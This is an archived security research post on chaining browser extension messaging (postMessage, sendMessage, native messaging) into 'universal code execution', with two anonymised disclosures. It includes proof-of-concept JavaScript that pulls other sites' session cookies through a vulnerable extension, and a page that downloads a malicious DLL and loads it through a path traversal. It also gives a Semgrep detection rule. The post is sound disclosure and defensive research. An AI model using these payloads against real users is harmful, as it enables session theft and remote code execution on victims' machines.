Universal Code Execution by Chaining Messages in Browser Extensions

Universal Code Execution by Chaining Messages in Browser Extensions - Author not stated, spaceraccoon.dev.

- Published: 2024-07-07
- Original: <https://spaceraccoon.dev/universal-code-execution-browser-extensions/>
- Preserved from: https://spaceraccoon.dev/universal-code-execution-browser-extensions/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Universal Code Execution by Chaining Messages in Browser Extensions

Jul 7, 2024 · 2111 words · 10 minute read

By chaining various messaging APIs in browsers and browser extensions, I demonstrate how we can jump from web pages to “universal code execution”, breaking both Same Origin Policy and the browser sandbox. I provide two new vulnerability disclosures affecting millions of users as examples. In addition, I demonstrate how such vulnerabilities can be discovered at scale with a combination of large dataset queries and static code analysis.

Note: The extension case studies were disclosed to their owners in April, but haven’t been patched and are thus censored.

Introduction

Universal cross-site scripting (XSS) has been described as “the most powerful XSS” because of its ability to execute on any webpage (hence “universal”) and break Same Origin Policy in some cases. The reason for this is that the vulnerability lies in the browser or a browser extension, allowing it to extend beyond a single origin’s scope.

However, thanks to the ever-growing capabilities of browser extension APIs and dangerously-implemented native messaging protocols, a far more impactful vulnerability can exploited - universal code execution. As observed by Arseny Reutov as early as 2017 in “PostMessage Security in Chrome Extensions”, there’s a way to relay messages from a web page all the way to native

applications, and not much has improved since then. Unfortunately, one fact of vulnerability research is that you only realise halfway through that another researcher has taken the same track before, but it's still worth revisiting old techniques to see if they still apply.

Content Scripts Message Passing

Often, browser extensions need to execute JavaScript in the context of the page a user is visiting. For example, a browser may modify the document object model (DOM) of a page. These extensions must declare *content scripts* in their `manifest.json` file, for example:

```
"content_scripts": [
 {
  "js": [
   "js/contentscript.js"
  ],
  "matches": [
   "http://*/*",
   "https://*/*"
  ],
  "all_frames": true
 }
]
```

In this case, the `js/contentscript.js` script in the extension will be injected into all frames in any pages matching the pattern. While ideally the pattern would be tightly restricted to specific pages, it's common to see generic extensions using catchall wildcards like the example.

This is of course an extremely powerful capability, which is why content scripts are placed in private execution environments called "isolated worlds", greatly limiting the damage that could occur if, for example, a DOM XSS exists in a content script. Content scripts cannot access JavaScript variables on the web page or other injected content scripts and operate within a separate default content security policy which prevents inline JavaScript execution.

As such, in order to execute more complex functionality beyond modifying the page DOM, a content script must pass messages to its extension's *background script* or *service worker* that run in a separate page context. One common pattern is that these background scripts act as event handlers to messages passed from content scripts which contain information about loaded web pages.

To do so, the content script can use several APIs to communicate with the background script. One common method is via `chrome.runtime.sendMessage()`.

For example, the content script executes the following:

```
await chrome.runtime.sendMessage({greeting: "hello"});
```

While the background script waits with the message handler:

```
chrome.runtime.onMessage.addListener(
  function(request, sender, sendResponse) {
    console.log(sender.tab ?
                "from a content script:" + sender.tab.url :
                "from the extension");
    if (request.greeting === "hello")
      sendResponse({farewell: "goodbye"});
  }
);
```

While cross-extension messaging is possible, most extensions only allow message passing between their own content scripts and background scripts. Unfortunately, as hinted earlier, there are many ways in which malicious web pages can barge into this conversation.

postMessage() to sendMessage()

One common vulnerable pattern in extension content scripts is lack of origin validation in `postMessage` handlers.

`postMessage` is a separate messaging mechanism from `sendMessage`, often used for cross-window/tab messaging by web pages, not extensions. However, it provides a convenient way for extension developers to allow web pages to communicate with the isolated content script and in turn the background script. In fact, this is a recommended pattern by Chrome's own developer documentation.

For example, consider a simple use case in which a web page wants to check the version of the extension. Recall that content scripts operate in an isolated world and cannot access JavaScript variables in the web page they are embedded in. However, content scripts still share access to the page's DOM and can thus receive `postMessage` messages.

The web page could run the following:

```
document.getElementById("checkInstalledButton").addEventListener("click", () => {
  window.postMessage(
    {type: "CHECK_INSTALLED_VERSION", latestVersion: "1.2.3" }, "*");
}, false);
```


While the content script listens for the message:

```
var port = chrome.runtime.connect();

window.addEventListener("message", (event) => {
 // We only accept messages from ourselves
 if (event.source !== window) {
  return;
 }

 if (event.data.type && (event.data.type === "CHECK_INSTALLED_VERSION")) {
  console.log("Content script received: " + event.data.type);
  port.postMessage(event.data);
 }
}, false);
```

Notably, the protection offered by the event source check is completely nullified if the content script is injected with a wildcard `matches` pattern, since this means any origin can still trigger this web page-content script-background script channel simply by sending a postMessage to itself.



Breaking Same Origin Policy

By exploiting the trust boundary between content scripts and background scripts, malicious web pages can easily break Same Origin Policy protections using the expanded capabilities of a vulnerable extension.

One example is “Extension A” with 300,000 users which “provides enhanced user experience” for `https://website-a.com`. However the extension manifest injects content scripts on every page, not just `https://website-a.com`:

```
"content_scripts": [
 {
  "js": [
   "js/jquery-3.2.1.min.js",
   "js/contentscript.js",
  ],
  "matches": [
   "http://*/*",
   "https://*/*"
  ],
  "all_frames": true
 }
```

In addition, the extension has permissions to access the cookies of multiple other origins:

```
"permissions": [
  "cookies",
  "webRequest",
  "webRequestBlocking",
  "https://website-a.com/*",
  "https://website-b.com/*",
  "https://*.website-c.com/*"
]
```

Utilising the same embedding page commuication pattern, the background script accepts the following message type that simply returns all cookies for the requested domain:

```
chrome.runtime.onMessage.addListener(function(a, b, c) {
 switch (a.Action) {
  // ...
  case "GETCOOKIE":
    GetCookie(a, b.tab.id);
    break;
  // ...

function GetCookie(a, b) {
  chrome.cookies.getAll({
    domain: a.URL
  }, function(c) {
    var d = [];
    $(c).each(function() {
      d.push({
        name: this.name,
        value: this.value,
        domain: this.domain,
        secure: this.secure,
        path: this.path
      })
    });
    a.Data = JSON.stringify(d);
    SendMessage("ONRESULT", a, b)
  })
}
```

Therefore, any webpage from any domain that includes the following script can trigger the extension to return session cookies from the whitelisted domains back to the page:

```
function runPoc() {
  const payload = {
    Action: "GETCOOKIE",
    background: true,
    URL: "website-a.com"
  }
  window.postMessage(payload, '*');
}
setTimeout(runPoc, 1000)
```

This is effectively a Same Origin Policy breakout, since a malicious page on https://example.com can now access the cookies of https://website-a.com.

Native messaging

However, to go beyond existing research and web-only impact, we can turn to another browser extension capability: native messaging. This allows background scripts to communicate with *native applications* running on the host operating system itself. For example, password manager extensions that retrieve passwords from the native password manager application on the desktop.

These native applications must declare a *native messaging host manifest file* that is then referenced by the browser when starting the application.

```
{
  "name": "com.my_company.my_application",
  "description": "My Application",
  "path": "C:\\Program Files\\My Application\\chrome_native_messaging_host.exe",
  "type": "stdio",
  "allowed_origins": ["chrome-extension://knldjmfmopnpolahpmmgbagdohdnhkik/"]
}
```


Once started, the browser will handle passing messages from the extension to the process specified by `path` using `stdin` and `stdout`. The background script can then send a message using `chrome.runtime.sendNativeMessage()`:

```
chrome.runtime.sendNativeMessage(
  'com.my_company.my_application',
  {text: 'Hello'},
  function (response) {
    console.log('Received ' + response);
  }
);
```

Meanwhile, the native application can handle the `stdin` message any way it wants - sometimes dangerously.

We thus have a complete chain for universal code execution:

- Browser extension has a wildcard pattern for content script.
- Content script passes `postMessage` messages to the background script using `sendMessage`.
- Background script passes the message to native application using `sendNativeMessage`.
- Native application handles the message dangerously, leading to code execution.



Browser Extension Vulnerability Hunting at Scale

Given the somewhat narrow requirements of this chain, it may be daunting to find such extensions. However, thanks to the chrome-extension-manifests-dataset project, it's possible to quickly query hundreds of thousands of Chrome extensions for matching manifests.

Querying all Chrome extensions with user counts greater than 250,000, include content scripts, and use native messaging can be done like so:

```
node query.js -f "metadata.user_count > 250000" "manifest.content_scripts?.length > 0 && manifest.permissions?.inclu
```

At this point, it may not be helpful to filter out for wildcard content script match patterns, since this can be expressed in multiple ways, including `<all_urls>`. This yields about 229 candidates, which can be narrowed down further using a Semgrep custom code scanning rule to find vulnerable `postMessage` handlers.

```
rules:
- id: content-script-postmessage-to-chrome-runtime-sendmessage
  mode: taint
  options:
    interfile: true
  message: Content script postmessage handler forwards data to chrome runtime.
  languages:
  - javascript
  - typescript
  severity: ERROR
  pattern-sources:
    - patterns:
        - pattern-inside: window.addEventListener('message', function($EVENT) { ... }, ...)
        - pattern-not: ... if (<... $EVENT.origin ...>) { ... } ...
        - focus-metavariable: $EVENT
  pattern-sinks:
    - pattern: $CHROME_RUNTIME.sendMessage(...)
    - pattern: port.postMessage(...)
```

Command Execution in Smart Card Extensions

One common use for native messaging in extensions in PKI (Public Key Infrastructure) Smart Card-related functionality. PKI smart cards are traditionally used for passwordless authentication, but are not natively supported by browsers, which largely support the WebAuthn standard instead for FIDO2 and passkeys.

Thus, in order to fill this gap, webpages that want to use PKI Smart Card authentication rely on browser extensions that communicate with native applications that interface with the Smart Cards. Given the large number of enterprise websites that still rely on PKI smart cards, these extensions have a surprisingly large user base.

One such extension is the Extension B with 2 million users. As of the latest version, the extension injects its content script in all pages. Unfortunately, given the nature of this extension, it's "by-design" to allow for PKI smart card functionality to run on any page.

```
"content_scripts": [ {
  "all_frames": true,
  "js": [ "content.js" ],
  "matches": [ "*://*/*", "file:///*" ],
  "run_at": "document_start"
} ]
```

The content script listens for messages and passes them to the background script. While there appears to be a source check, it's actually taken from the message data itself which can be directly

controlled by the sender.

```
window.addEventListener("message", function(event) {
   // We only accept messages from ourselves
   if (event.source !== window)
      return;

   if (event.data.src && (event.data.src === "user_page.js")) {
      event.data["origin"] = location.origin;
      if (SDLogToConsole) {
         console.log("From page: ");
         console.log(event.data);
      }
      //Send Message to Extension
      chrome.runtime.sendMessage(event.data, function(resp) {});
   }
});
```

In turn, the background script passes the message directly to the native application.

```
var port = chrome.runtime.connectNative("example.b.chrome.host");

chrome.runtime.onMessage.addListener(
  function(request, sender, sendResponse) {
    console.log(sender.tab ?
                "from a content script:" + sender.tab.url :
                "From the extension");
   if (port == null )
   {
        chrome.windows.create({url: "popup.html", type:"popup", top:100, left:100, width:630,height:320});
return true;
   }
   port.postMessage(request);
   return true;
  });
```

So how does the native application handle the message? First, we must identify the application associated with `example.b.chrome.host`. The extension's website provides the corresponding native app for various operating systems. Some integration source code is also provided and the binary itself is a .NET assembly.

From there, one can identify the message parsing code which parses the `stdin` as a JSON object which includes an `action` key. For the `GetCertLib` action, it takes the value of the `PKCS11Lib` item in the JSON object and eventually passes it to a function that loads the DLL at the `PKCS11Lib` path.

```
public static TxnRespWithObj<List<X509Certificate2>> EnumerateSCCertificates(string PKCS11Lib)
  {
   List<X509Certificate2> x509Certificate2List = new List<X509Certificate2>();
   TxnRespWithObj<List<X509Certificate2>> txnRespWithObj1;
   try
   {
    string str = "C:\\Windows\\System32\\" + PKCS11Lib;
    if (!File.Exists(str))
     return new TxnRespWithObj<List<X509Certificate2>>()
     {
      IsSuccess = false,
      TxnOutcome = "Required Smartcard driver " + str + " not found. Install token drivers and try again."
     };
    using (IPkcs11Library pkcs11Library = PKCS11SCUnlock.Factories.Pkcs11LibraryFactory.LoadPkcs11Library(PKCS1
```

This is a very common traversal pattern for DLL loading that I also exploited in ZScaler Client Connector.

Therefore, by first triggering a download of a malicious DLL file followed by sending a message with the `GetCertLib` action and `PKCS11Lib` pointing to the download location, an attacker can jump from any web page to full command execution, so long as the victim has installed the extension and the matching native application.

```
<script>
  // Function to handle incoming postMessage events
  function receiveMessage(event) {
    // Access the data sent from the other window/iframe
    const receivedData = event.data;

    // Create a new paragraph element to display the message
    const newMessage = document.createElement('p');
    newMessage.textContent = JSON.stringify(receivedData);

    // Append the new message to the message container
    const messageContainer = document.getElementById('messageContainer');
    messageContainer.appendChild(newMessage);
  }

  // Add event listener to listen for postMessage events
  window.addEventListener('message', receiveMessage);

function runPoc() {
window.postMessage({src: 'user_page.js', action: 'GetCertLib', PKCS11Lib: '..\\..\\..\\..\\..\\Users\\James\\Downloads\\pay
}

function downloadPayload() {
 const downloadLink = document.getElementById('download');
 downloadLink.click()
 setTimeout(runPoc, 2000);
}

setTimeout(downloadPayload, 2000);
</script>
```

Conclusion

In this paper, I demonstrate how to extend browser extension messaging chains with native messaging to achieve “universal code execution”. With large datasets and static code analysis automation, it’s possible to find large numbers of exploitable extensions with large userbases. The nature of some extensions using this pattern makes it difficult to secure at the source and must thus be carefully handled at every link in the chain.